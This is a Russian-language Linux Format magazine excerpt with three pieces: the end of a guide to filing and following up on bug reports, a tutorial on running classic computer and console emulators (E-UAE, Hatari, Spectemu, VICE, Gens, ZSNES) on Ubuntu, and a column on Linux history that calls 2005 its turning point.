
Многие программы отслеживания ошибок заинтересованы только в этой информации, но есть и другие поля состояния, о которых я ранее упоминал – через них разработчики и другие члены сообщества получают более подробную информацию об ошибке. Среди них:

» **Приоритет** Важно ли исправить эту ошибку. Обычно здесь имеется несколько опций (например, Critical [Критичный], High [Высокий], Medium [Средний], Low [Низкий]), и разработчик выберет степень сложности ошибки и присвоит ей определенный приоритет. Ошибка, приводящая к потере данных и жестким сбоям, вероятнее всего, будет отнесена к Критичным, а той, которая приводит к возникновению некоторых неудобств в работе, присвоят Низкий приоритет.

» **Статус** Текущий статус ошибки в ее жизненном цикле. Среди обычных полей здесь New [Новая] (ошибка, которой пока не уделялось внимания), Confirmed [Подтвержденная] (разработчик подтвердил наличие ошибки), Incomplete [Незавершенная] (разработчик попросил прислать более подробную информацию, ранее не предоставленную), In Progress [В работе], Fix Committed [Внесены отладки] (отладка внесена в базу кода), Fix Released [Исправление вышло], и Invalid [Недействительная] (разработчик не считал проблему ошибкой).

» **Assigned To** Если разработчик взялся решить проблему, он может вписать себя в это поле, давая другим знать, что над решением ошибки ведется работа.

Некоторые заявители об ошибке чересчур чувствительны к присвоению ей определенного Приоритета и Статуса, и обижаются, если «их» ошибке присваивают статус Invalid (поскольку разработчики ее ошибкой не считают). Другой



» Воспользуйтесь www.pastebin.com для публикации лог-файлов в отчете об ошибках.

пример – когда человек, сообщивший об ошибке, полагает, что она имеет исключительную значимость, а Приоритет ей присваивается ниже, чем он ожидал.

Во всех подобных случаях помните, что разработчикам все же виднее. Приоритет – вещь относительная.

При наличии 100 отчетов об ошибках сложно ожидать, что им всем будет присвоен приоритет

о том, как вы оцениваете удобство использования этих новых версий.

Если вам неудобно устанавливать программы на свой компьютер (или их компилировать), просто сообщите об этом разработчику. Возможно, вам все же удастся оказать содействие, если вы попросите кого-то еще протестировать вместо вас новую версию. Где-то в процессе обсуждения вы можете обнаружить известие о том, что ошибка, о которой вы сообщили, была устранена. Поздравляем! Вы сделали чудесный вклад в дело свободного ПО: если бы вы не уделили времени на составление отчета об ошибке и помощь разработчику, ошибка так и продолжала бы портить людям жизнь. Отличная работа!

Составление отчетов об ошибках, обратная связь по этим отчетам, и то, что вы узнаете из этой обратной связи, помогает вам вносить более важный вклад и помогать устранять все больше ошибок. Удачи! **LXF**

«Отчеты об ошибках – важный вклад в любое сообщество ПО.»

Critical и High, и разработчикам нужно обеспечить, чтобы во всей этой подборке ошибок более высокий приоритет присваивался тем, которые по-настоящему важны. Это не оценка качества вашего отчета, а показатель важности самой проблемы.



Больше информации

Когда ваш отчет об ошибке представлен, с вами, вероятно, свяжется один из разработчиков, чтобы обсудить описанную в отчете ошибку. Скорее всего, разработчик попросит вас предоставить больше информации, и, возможно, попросит запустить несколько команд и сообщить о результатах. Следует всегда отвечать на эти запросы о более подробной информации, поскольку они сильно увеличивают шансы на исправление ошибки.

Разработчик может попросить вас запустить более новую версию программы, чтобы проверить, устранена ли ошибка. В разных системах это может происходить по-разному и иметь разные уровни сложности. Разработчик upstream может попросить вас загрузить новую версию программы, скомпилировать ее и запустить. Или вас могут попросить установить новый пакет, протестировать и запустить его. Вам следует сообщить

Связь ошибок

Полезная функция программы отслеживания ошибок *Launchpad* заключается в том, что ошибки, обнаруженные в программах upstream, можно снабдить ссылками на ошибки, обнаруженные в дистрибутиве. Например, если в *Banshee* есть ошибка, приводящая к сбою при нажатии на кнопку Play, а это программа upstream, она, очевидно, присутствует и в дистрибутиве (таком, как Ubuntu). Если ошибка в *Launchpad* имеет ссылку на ошибку в программе upstream, изменения в статусе отчета об ошибке синхронизируются в обеих программах отслеживания ошибок.

Это помогает скоординировать усилия по ликвидации ошибок из-за одной и той же проблемы, чтобы сообщество разработки оставалось на связи для решения проблемы.



ПОВЕРНУТЬ ВРЕМЯ ВСПЯТЬ

Тоскуете по славным временам Amiga? Хотите снова сыграть в старые добрые игры SNES? Майк Сондерс покажет вам лучшие эмуляторы...

Компьютерам блестяще удается притворяться другими компьютерами. При условии, что ваш CPU отличается резвостью, а линейки ОЗУ — достаточной емкостью, вы можете превратить свой ПК практически в любой компьютер или консоль для видеоигр, вышедших в течение последних двадцати лет.

Конечно, выйдет не совсем то же самое — вам придется проявить креативность, если вы хотите воссоздать внешний вид, ощущение и аромат машины-оригинала. Но приличный ПК сумеет запустить программы, написанные для самых разных платформ, и все благодаря изрядному количеству эмуляторов с открытым кодом.

По сути, эмулятор — это программа, создающая виртуальное оборудование, на котором вы загружаете программы оригинала. Если вам, например, вспомнилась Amiga, в реальности это процессор Motorola 68000 CPU и набор чипов поддержки. Эмулятор обеспечивает виртуальные версии этих чипов, позволяя

загрузить на них операционную систему и программы машины-оригинала, причем программы будут воображать, что они живут у себя дома. Создание эмуляторов — тяжелый труд, поскольку большинство классического оборудования имеет недокументированные особенности, но благодаря целеустремленным усилиям команд всяких хакеров у нас есть достаточный выбор, с чем поиграть. И для эмуляции есть немало серьезных причин: вы сможете

» запускать старые программы, не имеющие версии для Linux;

» использовать старые программы, если машина-оригинал испустила дух;

» играть в классические игры (бесспорно, в них больше глубины, чем в нынешних безвкусных стрелялках);

» опробовать классические компьютеры без необходимости покупать их;

» увидеть мир тех дней, когда Эффи был еще юн.

В нашей статье мы рассмотрим несколько самых популярных классических компьютеров и консолей и покажем вам, как заставить их работать через эмулятор. Мы воспользуемся Ubuntu, но код всех эмуляторов открыт, и их пакеты вполне можно найти в репозиториях вашего дистрибутива.

Однако учтите: чтобы большинство из этих эмуляторов заработало, вам понадобятся оригиналы образов ROM для программ, встроенных в машины (например, операционная система Amiga). Но здесь мы ступаем на зыбкую с юридической точки зрения почву; многие будут спорить, что если у вас есть машина-оригинал, ничто не мешает вам сделать файловую копию данных ROM (или поискать их в Интернете). Но хотя образы ROM в Интернете полно, они обычно содержат код, защищенный авторским правом, так что мы не будем вам рассказывать, как их найти. Надеемся на ваше понимание!

**«Превратите свой ПК
в любой компьютер или
консоль для видеоигр.»**


Commodore Amiga

Невероятно популярная в конце восьмидесятых и начале девяностых, Amiga была замечательной машиной для своего времени, которая предлагала графические и звуковые возможности, намного превосходящие ПК. Ее операционная система с GUI предоставляла вытесняющую многозадачность, еще когда большинство пользователей ПК возились с DOS, и это была отличная машина для геймеров. К сожалению, Commodore был абсолютно беспомощен по части маркетинга и стратегии, и в конце девяностых линия Amiga была уже вполне мертва. Но до сих пор большинство авторов LXF лелеют трогательные воспоминания об этой машине, и наш журнал во многом является духовным преемником *Amiga Format*.

Из-за активного применения в Amiga заказных микросхем написание точного эмулятора является непростой задачей. Самый известный – *UAE*, который начал жизнь, именуясь **Unusable Amiga Emulator** [Беспользительный Эмулятор Amiga], потому что не мог даже загрузиться. Сегодня буква U означает Unix, но *UAE* работает и на других платформах. У него есть множество ответвлений, обитающих в Интернете; самые популярные из них – *E-UAE* и *PUAE*. Первый можно найти в репозиториях пакетов Ubuntu (или Debian) с помощью

```
sudo apt-get install e-uae
```

После установки введите **e-uae**, и увидите интерфейс. Большинство эмуляторов заставляют вас повозиться с ключами командной строки, и мы рады, что *E-UAE* предоставляет очень милую



» *E-UAE* с работающим Workbench. Мы загрузили еще и *Frontier*, чтобы сделать экранный снимок, но, услышав вступительную тему, разрыдались от ностальгии.



альтернативу *GTK* типа наведи-и-щелкни. Первым делом найдите образ ROM для *Kickstart* – это прошивка для Amiga, которая отвечает за программу загрузки и основные функции ОС. Во вкладке Memory в GUI *E-UAE* выберите ее расположение в вашей системе; затем найдите образ флоппи-диска Workbench в формате ADF и выберите его во вкладке Floppy Disks. Затем нажмите на Start.

Через несколько мгновений появится рабочий стол Workbench. Добро пожаловать в былые славные деньки! Теперь возвращайтесь в интерфейс *E-UAE* и установите образы флоппи-диска. Выключив машину, вы можете изменить различные настройки оборудования, такие, как объем па-

мяти и тип CPU, который имеется у виртуальной Amiga. Во время работы вы можете заметить, что мышь ведет себя нетипично – чтобы это исправить, перейдите в полноэкранный режим с помощью F12+S (и нажмите ту же комбинацию, чтобы из него выйти).

E-UAE отлично работает как с играми, так и с «серьезными» программами, и по умолчанию вы можете использовать цифровую панель как виртуальный джойстик. Используйте 8 и 2 для движения вверх и вниз, 4 и 6 – как вправо и влево, и 5 – для стрельбы. Чтобы загрузить игру, выберите ее образ файла ADF в качестве первого диска и перезапустите виртуальную Amiga.

Atari ST


Хотя и не столь мощная, как Amiga, попытка Atari стала популярной альтернативой и завоевала поклонников в музыкальной индустрии благодаря включению MIDI-портов. Она была основана на том же CPU, что и линия Amiga (Motorola 68K), и многие игры портировались с одной платфор-

мы на другую; правда, у версии Amiga графика обычно была лучше. Увы, Atari оказалась неудачным продавцом и потратила все свои ресурсы на работу в злосчастной консоли Jaguar, так что в середине девяностых линия ST скончалась. Несколько упертых фанатов из Германии насоздавали клонов, но сейчас остаток сцены ST со-


средоточен на эмуляции. *Hatari* – отличный эмулятор ST, имеющийся в репозиториях пакетов Ubuntu. Впервые его запустив, вы увидите сообщение об ошибке: мол, пользователь `/usr/share/hatari/tos.img` не найден. TOS – это операционная система, встроенная в ST, так что возьмите ее файловую версию и скопируйте в эту директорию (вам нужны права root для доступа на запись в директорию). Снова запустите *Hatari*, и вы увидите классический зеленый рабочий стол GEM. Жмите на F11 для переключения между обычным и полноэкранным режимом, и F12, чтобы вывести графическую панель настройки. Вы можете устанавливать образы флоппи-дисков, менять тип эмулируемого ST и настраивать виртуальный джойстик.

Одной из отличных функций *Hatari* является способность записывать AVI-видео действия на экране. Перейдите в опции экрана *Hatari* в настройках и нажмите на Record AVI. Это значительно замедлит работу эмулятора, но закончив работу, нажмите на Stop Record, и вы найдете `hatari.avi` в своей домашней директории.

Еще один вариант – *AranyM* (<http://aranym.sf.net>). Это не просто клон ST: он предоставляет ST-подобное эмулированное оборудование со смесью замещений компонентов TOS и GEM поверх всего. Полезно для работы с более поздними, более требовательными программами ST и Falcon.



» Автор оставил свою ST перед нагревателем, из-за чего клавиши пошли наперекосяк.



Sinclair ZX Spectrum

Би-и-и-бип, би-и-и-бибиди-бибип... все, кто хоть что-то соображал в 1980-х, помнят этот звук, с которым Спексу загружался с кассеты. И цветовой конфликт, и своеобразные металлические звуковые эффекты, и резиновые клавиши на модели 48k. Spectrum был неистово популярен в Великобритании, но в остальном мире его сумел затмить Commodore 64. Но не беда: мы и сейчас можем сыграть в незабвенную классику – *Elite*, *Manic Miner* и *Mercenary*, даже с ограничением на лошадиные силы движка. Можно до сих пор найти старенькие Спексы на eBay и ему подобных сайтах за разумную цену, но старые машины начинают ломаться. К счастью, есть немало вполне адекватных эмуляторов.

Один из таких – *Spectemu*, эмулирующий модель 48k. Пользователи Ubuntu и Debian могут установить его из пакета *spectemu-x11*. Он извлекает данные пакета *spectrum-roms*, который содержит мини-ОС, встроенную в 8-битную машину. Авторское право на этот код принадлежит Amstrad, но компания сделала красивый жест, дав разработчикам эмуляторов разрешение использовать ROM. Так что нет нужды прочесывать Сеть – ура!

Запустите эмулятор из командной строки с помощью *xspect*, да следите за окном терминала, потому что там вы увидите немало полезной информации и подсказок. Например, в самом эмуляторе нажмите на Ctrl+N, и вы увидите список ключевых команд. Чтобы загрузить программы, нажмите на клавишу F3 или F4 в окне эмулятора, затем

► *Mercenary* создавал обширный 3D-мир всего в 48k. И вот так почти что через одну игру...



переключайтесь в окно терминала и вводите имя исполняемого файла.

Но зачем две разные команды? Обычно программы Спексу распространялись в двух разных форматах: снимки памяти и образы ленты. Первый – это просто ряд данных для заполнения линеек ОЗУ машины, и имеет расширение Z80 или SNA. Чтобы загрузить его, используйте F3. Для образов ленты, которые представляют оригинальные аудиокассеты и обычно имеют окончание *.tap*, вам сначала нужно ввести **LOAD** "" в окне Spec-

trum (нажмите J, а затем дважды – Shift+P). Нажмите Enter, чтобы подготовить виртуальный Spectrum, затем на F4, и введите имя файла ленты в окне терминала.

Совет на случай, если у вас в эмуляторе нет звука: установите *alsa-oss* и запустите *aoss xspect*. Если вам нужен более продвинутый эмулятор, особенно для программ, которым нужны более поздние машины, попробуйте Fuse (<http://fuse-emulator.sf.net>). Он эмулирует даже русские клоны Spectrum.

Commodore 64


В США именно Commodore 64 преобладал в 8-битную эру. Будучи бестселлером среди одиночных компьютеров всех времен (в отличие от линии

компьютеров типа Amiga), C64 дорвался почти до 15 млн домов, и посейчас сохранил армию верных поклонников. Особая в этом заслуга – чипа SID, звукового генератора C64; музыканты все

еще пишут музыку для нескольких уцелевших до сих пор чипов SID. C64 также широко применялся как «серьезный» домашний компьютер, в котором даже имелась ОС с GUI в виде GEOS.

VICE, Versatile Commodore Emulator, вышел в свет в 1993 году. Он также эмулирует другие машины Commodore, вроде VIC-20 и PET. Вы найдете его в Ubuntu через `sudo apt-get install vice`, и командуйте `x64` для его запуска. Однако при первом запуске вы увидите сообщение об ошибке: VICE не находит файл *kernel*. Это ОС, встроенная в C64, так что вам придется найти ее копию и поместить в директорию `/usr/lib/vice/C64`. Нужно также найти файлы ROM *basic* и *chargen* и закинуть их туда же.

VICE имеет интерфейс на GTK с управлением через меню; загляните в меню Options и Settings, чтобы узнать, какие части эмулируемого C64 вы можете поднастроить. Большинство игр представлено в формате TAP (лента) или D64 (диск); последний требует меньше усилий по настройке. Обнаружив файл *.tap* для игры, в которую хотите поиграть, перейдите в File > Smart-Attach Disk/Tape в меню, выберите файл и нажмите на Autostart. Игра загружается в том же темпе, что и на реальной машине – это хорошо с точки зрения ностальгии, но плохо, если у вас мало времени. Перейдите в Options > Enable Warp Mode, чтобы немного ускориться. Когда игра загрузится, отключите Warp Mode, вернув привычные настройки скорости.



► *Elite* – или, как она известна в офисе LXF, игра, сгубившая детство Грэма.

Sega Mega Drive (Genesis)

Sonic the Hedgehog, Road Rash, Columns, Golden Axe, Streets of Rage... список игр для 16-битной консоли Sega можно продолжать и продолжать. Sega позиционировала Mega Drive как продвинутую стильную альтернативу ориентированной на семью Super NES, и умудрилась спихнуть порядка 40 миллионов машин. Однако Sega, по нашим ощущениям, малость перебрала с попытка-

ми выдти консоль, и дополнения Mega CD и 32X расщепили рынок и внесли в головы потребителей сумятицу насчет стратегии компании. Однако Mega Drive продолжает жить, в виде дешевых ТВ-игр, которые можно купить в Argos и подобных магазинах, где консольное оборудование и специальные игровые чипы ROM упакованы в коробку.

Gens – фантастический эмулятор, хотя его нелегко найти в мире Linux, даже в главных дист-

рибутивах. На <http://sf.net/projects/gens> во вкладке Files вы можете найти RPM и пакеты Debian с 2008 г. (ищите раздел для Linux). Если не получится, попробуйте скомпилировать исходный код или отправляйтесь на поиски двоичных пакетов в сети. Установив его, запустите эмулятор из командной строки с помощью **gens**; опционально можете добавить следом имя файла для образа ROM (обычно игры для Mega Drive – это файлы SMD).

По умолчанию, Gens не слишком ладит с настройками видео, сжимая эмулированное ТВ до крошечных размеров. Перейдите в меню **Graphic** и активируйте флажок **OpenGL**, чтобы исправить это. Можете использовать клавиатуру в качестве виртуального джойстика, при этом клавиши курсора будут выступать в роли D-пада, а клавиши **A, S и D** послужат для стрельбы. Нажмите на **Enter** в **Start**. Одна из особенно полезных функций Gens – способность сохранять мгновенные снимки с помощью нажатия на единственную клавишу: нажмите на **F5**, и вы увидите Состояние [State] сохраненным в верхнем левом углу. Резвитесь и далее в игре – нажав на **F8**, вы вернетесь в момент, когда нажали на **F5**. Это удобно, если вы хотите быстро пройти сложную игру, потому что можно сохранить свои позиции перед особо сложным уровнем, прыжком или вошедшим боссом. Если вы предпочитаете использовать настоящий джойстик USB, перейдите в **Option > Joypads** и перенастройте клавиши.



► Нам кажется, что **Sonic 1** был куда более сбалансированной и умной игрой, чем его сиквел. Ненавистников просим отправлять все письма по обычному адресу.



Super Nintendo

Итак, мы подошли к бесспорно лучшей консоли эпохи, предшествовавшей 3D. Назовете ли вы ее Super Nintendo, Super NES или SNES, никто не усомнится, что именно она стала родным домом для самых ярких 2D-игр всех времен: *Mario World, Zelda III* и *Secret of Mana*. Благодаря добавочным встроенным в чип хитростям и уловкам с DSP и Super FX, поклонники SNES также ощутили новое измерение в виде *Mario Kart*, *Pilotwings* и *Star Fox* (она же *Starwing*). Многие считали эту консоль детской по сравнению с Sega, но мы бы сказали, что уровень креативности и удовольствия в играх triple-A от Nintendo не превзойден. А коли так, нам повезло, что у этой отличной консоли есть блестящий эмулятор в виде *ZSNES*. Ему уже 15 лет, и поскольку он написан на языке ассемблера x86, то отлично эмулирует SNES на 200-МГц ПК. Вы, возможно, слышали также о *Snes9x*, весьма популярном на некоторых платформах благодаря неприязности к конкретной архитектуре, но в плане производительности мы рекомендуем *ZSNES*. И он есть почти во всех главных дистрибутивах.

Запустите эмулятор, и вы увидите, что он снабжен уникальным интерфейсом в стиле ретро (или, если вы загрузили эмулятор с игрой, нажмите на **Esc** для вывода меню). Перейдите в **Game > Load**, чтобы выбрать ROM файла SMC, и в **Config > Input**, чтобы перенастроить управление с клавиатуры или настроить джойстик USB, если он у вас есть. Нажатие на **Alt+Enter** запустит полноэкранный режим, но рекомендуем также познакомиться с другими видеорежимами в **Config > Video**, для

обеспечения наилучшей производительности. Одна из наших любимых функций ZSNES – создание собственных Genie-подобных обманок. Перейдите в **Cheat > Search** в меню и выберите опцию **Comparative Search**. С ней вы сможете сделать снимок ОЗУ, потом поиграть и вернуться назад, чтобы узнать, какие байты в ОЗУ изменились. Потра-

тив чуток времени и творческих сил, вы поймете, какие байты управляют улучшениями, жизнями и т.п., и побалуетесь с процессом игры. Нереальное удовольствие. **LXF**



► Клавиша с обратным апострофом (обычно находится в верхнем левом углу клавиатуры) часто заставляет эмулятор круто увеличить скорость.

Год «Великого Перелома»

Алексей Федорчук подводит рассказ к моменту, которым заканчивается история и начинается политика.

За истекший год мы с вами проследили историю Linux'a, начиная от времени перед его зарождением, когда появились люди, еще не знавшие о Linux'e, но уже бывшие линуксоидами, и до года Великого Перелома в его истории, каковым я полагаю 2005-й. Разумеется, условно – из общей привычки к круглым датам. Но тем не менее берусь обосновать свою точку зрения.

Этапы Большого пути

Но сначала давайте обернемся назад и окинем взглядом вехи, пройденные Linux'ом за первые пятнадцать лет своего существования. Приводимые ниже даты также условны – каждое из указанных событий было не одномоментным, а растягивалось на год-два.

Итак, в 1991 году Linux неожиданно появляется из головы своего создателя, подобно Афине из головы Зевса; первоначально – в виде, непригодном к использованию никем, кроме самого создателя. Решавшего, при посредстве этой ОС, свою задачу, то есть разработку ее же.

В скором времени Linux'у находится более широкое применение среди разработчиков – правда, разрабатывают они пока еще только сам Linux. Ибо прежде чем начать его использовать, его следовало собрать. Однако уже в 1992 году создаются первые дистрибутивы Linux (SLS, затем Slackware) – и он становится доступным для широких масс разработчиков, в первую очередь UNIX-программистов. А с возникновением в 1993–1994 годах Debian'a, Red Hat'a и S.u.S.E. к ним присоединяются еще более массовые круги системных администраторов.

О Linux'e для народа некомпьютерного речи пока нет. Впервые на эту тему робко заикнулась в 1997 году фирма Caldera, выпустив в свет одноименный дистрибутив. Однако, будучи ориентированным на совершенно определенную часть народа – офисных работников, успеха он не имел.

Так что первым по-настоящему народным Linux'ом суждено было стать Mandrake, вышедшему в свет в 1998 году. И уже в году следующем он приобрел такую популярность в узких кругах, что компьютерные журналисты прогнозировали начало Linux-бума к рубежу тысячелетий.

Прогнозы эти не оправдались, и Mandrake, быстро получивший известность, не являлся готовым решением для конечного пользователя. Нет, это был скорее экспериментальный проект, ориентированный хотя и не на профессиональных компьютерщиков, но все-таки тех пользователей, которые успели подружиться с этим инструментом. Вот среди них-то он и снискал тогда свою заслуженную славу.

Кроме того, Mandrake послужил примером для ряда мейнтейнеров, предлагавших Системы Быстрого Развертывания (СБС) – дистрибутивы с ограниченным набором приложений (в идеале строившихся по принципу «одна задача – одно приложение»), но зато устанавливающихся быстро, просто, и по окончании установки предлагающих более-менее готовую

к употреблению систему.

Первая волна таких дистрибутивов, вроде Corel Linux, представляла собой

попытку коммерческой эксплуатации того самого прогнозируемого, но несостоявшегося Linux-бума. Они откровенно «косили под Windows» (вплоть до смешного – пресловутой некогда Lindows) и делались без учета «вековых традиций» Linux-дистрибутивов. И потому подверглись вполне предсказуемому забвению.

Однако сама идея СБС для конечного пользователя от этого хуже не стала. И потому в первые из нулевых годов была подхвачена и развита в таких дистрибутивах, как Vector Linux и MEPIS, а затем Zenwalk. Правда, снискав заслуженную славу, опять-таки, только в узких кругах, ни один из них широкого распространения не получил. Но, наконец, осенью 2004 года появляется Ubuntu со товарищи, ставший знаменем новой эпохи.

Почему 2005-й?

Вот мы и подошли к тому самому 2005 году, который я называю годом Великого Перелома. И наконец начну обоснование своего мнения.

Как только что было сказано, Ubuntu появляется осенью 2004 года и представлен как самый совершенный и окончательный пользовательский Linux-десктоп для всех категорий пользователей – от самых начальных ньюбов до крайних гуру. Однако поначалу «действующие» пользователи встретили его достаточно скептически. Ибо помнили еще мутный вал первых дистрибутивов «с человеческим лицом», вызывавших естественный вопрос: если у них такое лицо, то какова же... спина?

Так что поначалу Ubuntu предсказывали ту же судьбу, что и прочим «человеколицым» дистрибутивам (каюсь, и я был в числе скептиков). Однако это был один из тех нередких случаев, когда пророки и ясновидцы оказались неправы. Ибо интенсивная работа над ошибками (как чужими, так и своими) и несколько дезординарных маркетинговых ходов, типа «всемирной рассылки» дисков, как раз в 2005 году и принесли свои плоды: Ubuntu стал одним из самых популярных дистрибутивов Linux.

Впрочем, история Ubuntu и его триумфального шествия по пользовательским десктопам была предметом специальной статьи (LXF155, март 2012 г.). В рамках же статьи текущей нас более интересуют следствия этого триумфа. Именно они и позволяют сейчас, задним числом, увидеть, что 2005 год и был переломным в распространении этой ОС среди широких народных масс.

Последствия первые...

Таким образом, Ubuntu понадобилось всего около года для того, чтобы добиться той популярности среди узкого круга широких народных масс, к которой на протяжении более чем десятилетия стремились и Red Hat, и SUSE, и Debian, и Mandrake с Mandriva.

Одним из главных следствий этого стал лавинообразный рост источников информации о Linux'e. Ибо к середине нулевых годов пыл линуксописателей первого призыва подыссяк: проблемы, которые волновали поколения пользователей, начинавших свой путь в Linux еще в прошлом тысячелетии и бывшие поводом для сочинения всякого рода FAQ'ов, How-to'ев, Tips'ов и Hint'ов, ушли в прошлое. Ибо большая их часть решалась «искарюпки», требуя в худшем случае небольшой косметической доводки. О чем «старикам» писать было просто не интересно.



ubuntu

Однако им на смену пришел эшелон новых пользователей, открывавших для себя вещи, казавшиеся им откровениями – и спешивших поделиться своими новообретенными знаниями. А поскольку это совпало по времени с массовым распространением блогов, а затем и микроблогов, возможностей поделиться оказалось вдоволь.

Можно сколько угодно иронизировать над сочинениями, хорошо описываемыми в старом и не очень цензурном анекдоте про Вовочку, вернувшегося 1 сентября из первого класса – и ваш покорный слуга, в силу природной язвительности, отдал дань этому занятию. Однако время расставило все по своим местам, и блоги не совсем тривиального содержания развились в полноценные ресурсы. И ныне информация о новых программах или работе в Linux'e нового «железа», скорее всего, найдется на сайтах убунтийской тематики.

Частное, но очень важное для конечного пользователя следствие распространения Ubuntu – появление в Иксах качественных шрифтов. Точнее, не столько даже самих шрифтов, сколько механизмов их экранного воспроизведения. Если раньше для практической работы широко применялись пиксельные шрифты, а порой приходилось прибегать и к шрифтам от классового врага (причем, дабы соблюсти букву лицензии, следовало понимать толк в извращениях), то в Ubuntu качественный рендеринг шрифтов обеспечивался из все той же коробки. И его примеру очень быстро последовали другие дистрибьютеры.

Далее, Ubuntu, развивая традиции СБР, довел до логического завершения безальтернативную «установку в пять кликов», милую сердцу начинающего пользователя. И в то же время сохранил идущую от Debian'a альтернативную текстовую инсталляцию, допускающую широкое ручное вмешательство со стороны пользователя, знающего, что он делает.

Список усовершенствований, предложенных в Ubuntu пользователю любой степени предварительной подготовки, можно продолжать еще долго. Так что остается только констатировать, что нововведения Ubuntu привели к повышению планки «юзерофильности» в хорошем смысле слова; или, если угодно, к понижению порога вхождения для начинающего пользователя. Что, по закону обратной связи, повлекло за собой рост числа этих самых начинающих.

Иными словами, с появлением Ubuntu мир Linux разительно изменился, и это – тот медицинский факт, с которым отныне должны были считаться все дистрибьютеры.

...и отдаленные

И реакция дистрибьютеров не замедлила воследовать. И она носила самый разный характер.

